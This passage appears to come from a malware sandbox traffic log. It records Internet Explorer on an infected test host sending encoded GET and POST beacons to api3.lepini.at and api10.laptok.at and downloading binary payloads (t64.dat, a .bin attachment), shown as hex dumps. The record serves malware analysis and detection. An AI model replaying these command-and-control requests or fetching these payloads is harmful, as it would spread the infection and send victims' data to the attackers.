Feb 19, 2021 19:06:27.032883883 CET	6447	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:27 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49753	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:32.093024969 CET	6448	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at
Feb 19, 2021 19:06:32.219928980 CET	6450	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:32 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49754	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:33.084769964 CET	6594	OUT	GET /api1/MAC288CXvx/CqE_2FjFttZgFxzTr/MiARq1YU3Ozj/cO5nvYd1QZ1/9pP5tjMqhWzKxQ/4Fo_2FlvUMf ZR_2B6lME7/5rcSbRaprs2L63pj/ODg2Z6FLC7qglee/4_2Fk4pRcK6CoYb5H6/4ED5a34fC/FOE8o4kQepcFxnvsd yvs/5oUTPwL2esoyhQYMEtl/0473GEiPK1QvkIo4bwkLYq/JhStBUtEP6iki/nGPvtQkv/kuGeGooyGp9BZWCtnT06 knF/ZgoZr_2F5L/6SdySCav5X7udnSBS/_2F_2B8xtq_2/BGO6I65Acz9/Ko7NuIbnR/Immw_2BnO/I HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Host: api3.lepini.at
Feb 19, 2021 19:06:33.525552988 CET	6594	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49755	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:33.639581919 CET	6595	OUT	POST /api1/q71KhnhqZB/UVaYiLrpfOsNj4k3E/qiVfLe307k0n/3gxcrMzBgPK/xuYsDWBAKLzgka/EtKqng_2Fm88DDrlJxBpu/3oFEtKJv4PuVtXGT/ARjKt3uQvjj0V3_/2BrJugh926BmMoVrCM/3U_2Bjgwg/mfunI0HwNWZsMi1t5yzB/O0quJwJP7zE13rhBYZf/fJ_2FHLUyxVRsbonlnhMJx/hoTSfmTZHqsqY/4Fyyk7sA/h_2F_2F0jYbpKd1S_2FCHht/5xMd_2BZzb/4f1csujcdzPifIlYv/g_2F9NZjeFhy/8Ea7rOYApPE/TtFjo7k3h/1UAOE6HM_/2Fy HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Content-Length: 54 Host: api3.lepini.at
Feb 19, 2021 19:06:34.291410923 CET	6596	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 34 0d 0a 1a 1d 0e a7 29 30 fe 4a 5f b3 aa a2 68 e9 1d ab 5e a1 49 8d 55 87 26 f9 61 ac f7 42 09 f4 8c 23 5c 32 0f 97 69 31 1c de 54 7d 05 05 ff d6 f6 9e 83 06 ad 28 93 43 39 5c 9e e6 ad 8d a7 63 e3 a7 d3 22 38 92 37 d2 b6 9c 09 0a 0b 42 7d 66 0d 7a 1e 85 69 2f b3 21 18 09 15 3a 96 75 17 a8 b7 03 a1 d9 ab 57 b6 40 27 45 dc c1 7b c7 64 b8 d6 94 73 25 36 4c 0d 0a 30 0d 0a 0d 0a Data Ascii: 74)0J_h^IU&aB#\2i1T}(C9\c"87B}fzi/!:uW@'E{ds%6L0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49756	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:34.412620068 CET	6597	OUT	GET /api1/QsdQ9bwnxSOH1/x55zfc3o/j8BfIHUCdwyUtYZFgBqFl8X/_2BFwtf_2F/QdLOKZB9TNZsN7wvI/vobk XML_2B8c/sYZxphtC1aK/FLvOclZiXjQYOG/x5IaE7pOnih7q_2BrqmEb/egNoiSna00Kb6meB/wCzvKPOaVph51X8 /xUkuRKEycofy4z_2Bl/5ilyf6ti8/f3G6tY3BMx_2BC48fFfc/OMRrOfQP_2FoyZv3x5c/mBeNmAfD4fjZh3wiudEAuV/MfCWeH QQB11zh/ND3yzaR1/SNDEufrq_2FC3x6B7XUhRUl/mw4VFuO8kI0ykyRa6MM/y41I HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Host: api3.lepini.at
Feb 19, 2021 19:06:34.935869932 CET	6598	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:34 GMT Content-Type: application/octet-stream Content-Length: 138828 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="602ffe2ace7d5.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e4 98 1b ee b5 8f 5f 23 d0 a6 82 64 28 b5 43 24 04 0a e8 c7 62 2e 0e c9 9c 88 b7 45 c0 d4 e4 fc 69 35 15 f8 ed 49 17 a3 eb d2 7d 9c 1a 4d 80 35 09 fa c5 bb 0c 41 e1 c0 e7 d6 04 b1 30 e3 28 71 85 dc 58 c7 d6 94 56 7b 50 0f 93 38 32 c1 f7 9f 0a ab d4 fc 20 8c 3d d6 28 01 91 7f 29 32 1f c8 47 0a c5 f1 41 8a 13 36 9f 4b 33 25 80 c0 da 5d 75 07 25 86 73 54 76 fb b7 10 8e 83 87 bb d7 1f 72 ce 92 f7 c6 f5 6d 42 91 85 31 73 de 28 10 8c 7b 88 61 05 05 6b 7b 9d 1f 02 0d 3a 09 8d 8c c6 d3 7a df fe 89 99 76 30 b8 f6 6d 8d 12 89 51 ea e8 0d 09 97 28 2b e9 91 70 99 b5 c9 91 e7 f5 67 c4 cd f2 9b 47 57 89 b7 f8 cc 6d fd 21 9b ea fb b2 15 90 ee 65 69 9e ef ca a9 98 a4 5e be db 3f cd ca cd be ee 1c e6 99 8c 78 de e4 b3 80 20 45 f5 4b 09 93 bb fb 62 87 16 d3 82 49 87 19 47 5e 7f 45 c0 02 9b 07 1f 4a 67 43 53 ca f3 4b ec ab 4e 60 1b 90 18 7f d8 4c 4b 51 1b 9a 0a 88 cb cc e7 9a 12 28 13 cf a6 5b ee 48 64 7c 73 c1 d2 b8 a4 db 8d 3f 7d d3 89 9e 2d db 3b 4f e2 92 10 05 80 e3 73 bb 2e 4d e9 25 4c 1c 7f 9c c0 dc c5 81 db 10 34 65 88 e4 10 44 1e 8e 5d 3d 20 38 26 cd ff fa 26 e0 bd 00 b9 9a ce e7 8b 09 4d 65 d6 5e c3 5f 37 4d ff a4 46 8c 04 b6 37 eb c7 a3 9a b5 8d bb 93 ef b0 c7 61 28 74 e1 bb 0b cb eb 53 c5 62 a2 12 09 65 b8 bf ab 38 41 0b 8f 38 f3 a0 35 df 98 db 9b dc 26 13 47 83 01 d0 2e d4 3f 85 3a 0b ed 3a a1 80 e3 d6 a1 ff 71 18 01 ac fa 91 3e ff bd e6 9b 7d d6 a7 0f d9 64 2c cd 5a cb be ca 05 7d ce ac ae 28 07 ca 6a 50 c7 b2 06 a1 72 fe 58 87 3d 07 eb 77 41 24 87 78 d9 2b c3 e9 00 09 f6 cd 76 d1 87 ff 23 db 41 c2 3f 5c 56 a5 06 43 94 d6 e7 d5 83 57 bf ce be fa 3e e9 b1 57 bd 3c 1f 17 6c fe c8 94 2e f7 c0 b8 7d a4 1b 57 1f 2d 89 1f be 63 a4 05 78 65 04 07 df 5b 45 d7 fb 5f dc 61 e3 b6 3f 86 09 3a 49 9d 34 c4 37 07 a8 cb d5 78 65 40 30 4b 57 6f b3 a1 8b 9b 21 ae 57 f0 0d e9 a4 f9 9a 05 e0 54 ce e6 a8 7c 4c b2 0c 66 56 b5 58 58 a9 5f e9 4e f8 1a 42 5a a6 1f b0 6b 1a 0e b9 99 6e b0 ac 48 d9 6e d0 e8 72 42 e0 5a 5f ea 7f ed 22 22 4b b3 ee fe 4e 6a 67 e5 b5 14 8a 53 93 4e 3e 02 7d 3d 2f 9f 3d 41 24 52 2d b5 bf b9 60 1d ef 10 49 40 04 d9 42 68 73 1d 53 61 e2 b1 7b 4c fa c6 90 b0 67 b0 dd d4 65 e9 ec 45 a5 08 56 49 f8 99 e4 a9 79 19 cb f1 41 43 7b 53 06 12 df 5e 23 ac b6 3b 7e 0d 0b 66 28 e4 e4 4e 63 10 00 5f 57 1b de 10 dd e8 8f 64 bb 14 6e e9 81 7d e5 eb c9 39 07 aa a6 f3 17 31 2d b2 4a 11 76 f9 97 2e b6 d4 45 b0 d2 3b 7a fe fd 2c 9b 2b 6b dc 35 e9 4b b5 0e c0 2e b2 75 56 6a 7b bf fd d6 d8 05 3e 9f 40 e9 2c 4b 95 32 1c dd 12 25 7e 33 16 9d 33 7f 9d b2 3b 6f 2f f6 48 92 36 5e 6d d4 aa de a5 44 4c e7 ec 16 12 bb 96 d4 ab bb 2c b5 56 cc fc b4 1d 60 2f db 5c b7 d5 06 26 e8 d7 9a fa 0f b3 27 49 04 86 70 08 4f 73 33 70 84 f8 c2 15 6a 12 1a 94 d8 20 cd e0 f9 6e 73 de 3d aa 33 e7 79 7b d2 4d e5 26 b0 e6 0a 70 4a ab c0 3d 90 ff 62 Data Ascii: _#d(C$b.Ei5I}M5A0(qXV{P82 =()2GA6K3%]u%sTvrmB1s({ak{:zv0mQ(+pgGWm!ei^?x EKbIG^EJgCSKN`LK Q([Hd\|s?}-;Os.M%L4eD]= 8&&Me^_7MF7a(tSbe8A85&G.?::q>}d,Z}(jPrX=wA$x+v#A?\VCW>W<l.}W-cxe[E_a?:I47xe@0 KWo!WT|LfVXX_NBZknHnrBZ_""KNjgSN>}=/=A$R-`I@BhsSa{LgeEVIyAC{S^#;~f(Nc_Wdn}91-Jv.E;z,+k5K.uVj{>@,K2%~ 33;o/H6^mDL,V`/\&'IpOs3pj ns=3y{M&pJ=b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49736	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:05:29.028131962 CET	5463	OUT	GET /api1/52JoIUxZl8uL8g/Jlv9SsgDyw540Wq6LwGS5/Akl7wfo7sQpZNdRY/cjXr0_2FffzKq5M/LLRxJgTq1LatxpQ4rq/e_2Fc6vld/dIUg3_2FZQ0ehGT4So8G/fMy2GT6nt6deO5e25_2/Ff0JiPPfiqmM34f5OWLQvg/KYp9KrJh0r67L/pn5QNIOf/kMWRvPMFc9r9kXODRg1ulU2/z7odHXGBMR/lYfmaULcgNQgPx4am/cS2bXQrCZF_2/B23CtBYMqES/4DTxnAolsdVLPO/ddtMaT_2FHc7z3PMSjVwg/UA6RKmWTWJJFW3tn/HIFqSc0CgE9Oz8U/RMsU3xQiPj/0lNR7s2U HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 19, 2021 19:05:29.532273054 CET	5471	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:05:29 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 35 96 e4 40 10 05 0f 24 43 4c a6 98 99 e5 89 19 5b 7c fa 9d b5 a7 47 5d 95 55 f9 33 a2 9f 3e f5 54 f6 a5 b3 07 e0 70 99 3c 93 3b 9f 33 8b 97 f3 21 e8 86 27 29 42 58 00 a5 88 09 da ca 55 79 b8 2b 17 8b 0c 0d 71 3c cb b9 87 8a f8 24 9d 46 fb 24 57 ad 18 53 ca 04 48 96 19 b9 e9 40 35 a3 ac 82 04 45 03 13 79 7e f0 35 63 a1 5f 89 e5 b8 6e c3 b3 61 bb ec c4 50 4c be ef c0 43 9d ca d5 55 dd e4 1d f9 0c a2 6c 22 a6 d4 88 5a db 68 41 b9 a5 63 38 72 ad 8a 2f 2e 57 b4 40 5e 95 85 aa 07 a9 ce 24 8f 3a 1c d7 92 d0 de 86 67 ce ec ee 73 99 fb c2 67 c4 51 9e b6 a1 24 29 9f 02 73 d2 5d ab 09 a4 39 18 c8 1d 9b 59 b0 5e b8 15 b9 a7 12 75 87 47 87 34 59 50 7e 75 d0 c3 a8 66 e7 53 89 3d 71 97 76 38 fe 74 2c 48 0b 8c d5 1a 3b 51 20 e7 17 d2 17 b2 94 31 4e ff 3d 86 76 0c 3d 7f 9f 5b 66 92 38 d1 c8 60 f3 4a c1 53 08 b1 09 75 69 46 74 3f 3b 27 5c 04 f0 9e 4c ec 8d 68 f8 32 42 e0 48 f3 be a4 24 11 f6 fc 68 d7 01 b8 09 78 59 07 7c 04 58 ce f7 ec 13 9f 17 75 12 2c 07 56 95 4e dc 7c ae 7f c6 0c 3e 73 26 d6 3f 25 49 fc 49 fd 0d dd e4 06 0f 9e 6b 93 d8 80 c8 87 00 06 85 bb 74 04 f3 d7 d0 fe ec d7 c3 a1 5a e6 3b b2 76 1c 0d f3 12 e7 ac c6 ab 25 e9 51 d1 c3 0b c2 56 a4 2e ad fd b1 e5 c7 52 7e 6c 22 8c a2 18 ef b6 c0 29 15 3b 6f 3f 49 2b 5a e9 08 58 60 8a b1 d1 06 94 a8 79 7c db db eb d9 a1 91 57 67 74 ad 59 4f ba ba d8 8a c3 31 43 3c 78 d3 6d eb 60 2d a9 09 0f 71 26 f5 91 9a f0 87 4e dd 46 b1 d8 b2 35 9f ac 43 a8 a2 84 9e 06 cf 2e 0e 86 fc d4 48 66 38 20 62 49 18 96 63 16 8c 00 52 1b 8e c0 ee 64 42 63 9e 28 f9 84 c8 16 6b 34 91 e1 50 a4 e3 f7 ef 39 b1 d1 45 24 7a 1b 25 f3 8c c2 7c a7 ed 6f 5e 58 9b a6 c1 c0 bd 29 22 31 22 10 8e 94 83 98 a6 78 b6 47 22 03 c9 11 cb 13 60 87 ef aa d7 cc dd f6 d2 b0 7a 7b 6b bd e5 82 43 f2 07 e4 29 6c 6a 4c c1 43 4b 2f a8 f0 46 a3 f8 3b 26 2a 7e 0a 18 21 c7 64 09 ee 23 68 b0 08 61 af d7 20 66 ce 90 43 79 8b 0e 2c ee d6 81 ba 45 48 8b 98 bb b2 c1 fd 03 af d5 1d 73 41 eb 86 db 4f 3d 00 47 f5 dc 3e e8 d8 78 be e4 56 31 cc 90 c1 e3 2f 6b 8f f8 42 81 53 ce bc 57 79 b4 a2 d1 03 aa 20 33 cc 73 9c 35 41 7f 0c fc 7b 4e 1b 53 01 bf 34 e5 68 6b 03 c4 17 0b bd 90 a8 86 56 79 1b 34 17 94 2b 9b 23 0f 4a dd 83 88 52 99 c9 58 51 c2 ed 41 d1 01 4a 44 06 e6 d4 24 4d 2f 4c dd 26 f2 7b 01 2a dd 2a e8 92 f8 84 5d 93 a5 71 7a c5 6b 8f 4b 8f 6c 1e 6a 18 b4 8f 85 44 7a d3 34 58 fa b5 6d 10 7b ae b4 7d b8 e0 46 1b 22 3a 7d c0 5d 79 a4 13 5b d9 c0 59 25 fc 50 96 c3 42 0e de aa e5 90 b0 44 4d da 89 46 4f 2b 2f 05 b4 1f 5d af 4c 13 b1 13 be fc 15 c9 9c c8 7d f6 3d 7a b8 cd 22 9b 2e 4c a1 3c 17 15 6b f0 e7 16 bf 9f 64 6c f8 bb 53 bb 6f b9 ec 14 e1 77 a3 cc f2 f5 13 f3 33 9e ef 98 31 63 ca 1f bf 62 a0 92 3b 01 02 2f af a9 27 ba d1 40 5e 32 ad 7b 06 8c 69 3f 0f f4 7f 05 e9 de 22 cc fe 44 1e a9 7f 8d 48 ca ef e2 59 1d 99 70 23 db b2 64 c7 10 f2 bd 04 dd 8d 45 43 ce eb 30 61 e6 e9 47 6b 28 e5 82 28 a9 74 f6 ae d4 4c 2a 2a bf b3 05 1b 80 d8 92 b1 3b 2d 34 c8 8f 18 47 a5 d9 91 f9 85 cb 96 5f 0e 07 51 5a f1 ee b3 5c 9b 19 72 8a 21 0b 36 78 7a b0 5f 9f c0 23 21 95 8e 2f d7 cd 0c 92 b8 52 05 bc 14 3d bf 9b 1d 60 3e 2d 8d fb f1 45 ff 65 46 Data Ascii: 20005@$CL[]G]U3>Tp<;3!')BXUy+q<$F$WSH@5Ey~5c_naPLCUl"ZhAc8r/.W@^$:gsgQ$)s]9Y^uG4YP~ufS=q v8t,H;Q 1N=v=[f8`JSuiFt?;'\Lh2BH$hxY|Xu,VN|>s&?%IIktZ;v%QV.R~l");o?I+ZX`y|WgtYO1C<xm`-q&NF5C.Hf8 bIc RdBc(k4P9E$z%\|o^X)"1"xG"`z{kC)ljLCK/F;&*~!d#ha fCy,EHsAO=G>xV1/kBSWy 3s5A{NS4hkVy4+#JRXQAJD$M/L&{**] qzkKljDz4Xm{}F":}]y[Y%PBDMFO+/]L}=z".L<kdlSow31cb;/'@^2{i?"DHYp#dEC0aGk((tL**;-4G_QZ\r!6xz_#!/R=`>-EeF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49737	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:05:30.040574074 CET	5743	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 19, 2021 19:05:30.163774014 CET	5745	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 19 Feb 2021 18:05:30 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49740	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:05:31.952954054 CET	5759	OUT	GET /api1/mJcu4ZpSHvJcxs/gTaeMeLA_2FWkDrPos3yv/o_2FkT7lhbTkz94i/fBpDzU1tcyY6OmN/wh_2Fqsq0x_2BVcyRu/hKNYQUf5c/2_2FFXvnTSY3WFoMID9n/_2F6Bbwi_2B4k052_2B/Wr5N3KWbYMdVd6GR_2BEd6/frQD5QyUG4NTH/KCXhDtaI/LQzs7_2BhqKT7yFro_2FbyT/VIlUFlqLO5/zPoVUlcpnwFahHZhS/NgHMqvKCx6Md/QpmRmASOulk/3KXyMSMLXtwHJ0/Ayj0bGv0dcW2jNr68db4N/OxsA4fzXWiBGnk2x/RKSr4_2F7Vbgdhx/3Qe5dCnv674qW96yc4/mbzhfuMNA/DIB HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 19, 2021 19:05:32.498358011 CET	5765	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:05:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 64 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 96 b5 81 85 00 00 43 07 a2 c0 ad c4 dd 9d 0e 77 3e 6e d3 df 4d 90 22 79 49 14 d0 3d cc 3e 9a 70 56 f4 e5 be 5e 04 d5 d9 84 a6 3b f9 6e af 8e 30 fc 22 21 0a 23 31 23 4c 06 9d e0 d5 7f 2a 0a fb 65 ac 64 5f 40 67 cf 4b aa dd ba d9 61 43 7d 05 6d eb 41 c1 a3 cc a3 de 4c 82 ef d2 fe 4b ac 1c ba a1 0f 81 7b fc 15 6c 29 66 02 47 1e 18 bd fb ea 58 c3 8e dd ea 1a 71 8a 6c 56 6d ea 8d 3d a1 00 6c a4 c5 fd 22 fe 97 4b 9d 77 a1 a3 1d 23 a2 b2 df 8f 85 14 4a 27 70 4e da 86 cf e4 21 0e bd ad 1c db e1 3c 46 0e 60 16 f6 4f 80 70 98 0d a1 e1 32 a8 37 87 66 10 92 f3 33 51 7b 95 ad 66 55 a2 7e 50 54 c3 b9 95 5d a2 d6 68 20 30 18 70 91 76 b2 bb 87 7e 55 4d 78 e5 a7 62 06 0f 5c 85 f6 f4 fe 6d 74 01 14 1e d9 9b 7c ce d4 53 f1 5b 78 bc 4a a5 3b 5e fd 6c eb 2d 25 a6 0c d5 c9 e7 ca 00 e3 7d 11 df d2 fa ce dc 2a 33 32 eb db 43 66 e8 05 fe b2 2b 45 3f 24 eb 8a dc 7d 38 e8 38 98 8d 29 6b 43 84 cb 0d d5 a1 db ff d5 6b ae eb 5f 4f 2a 8c 3c 7d 36 46 f2 8c 9b 94 35 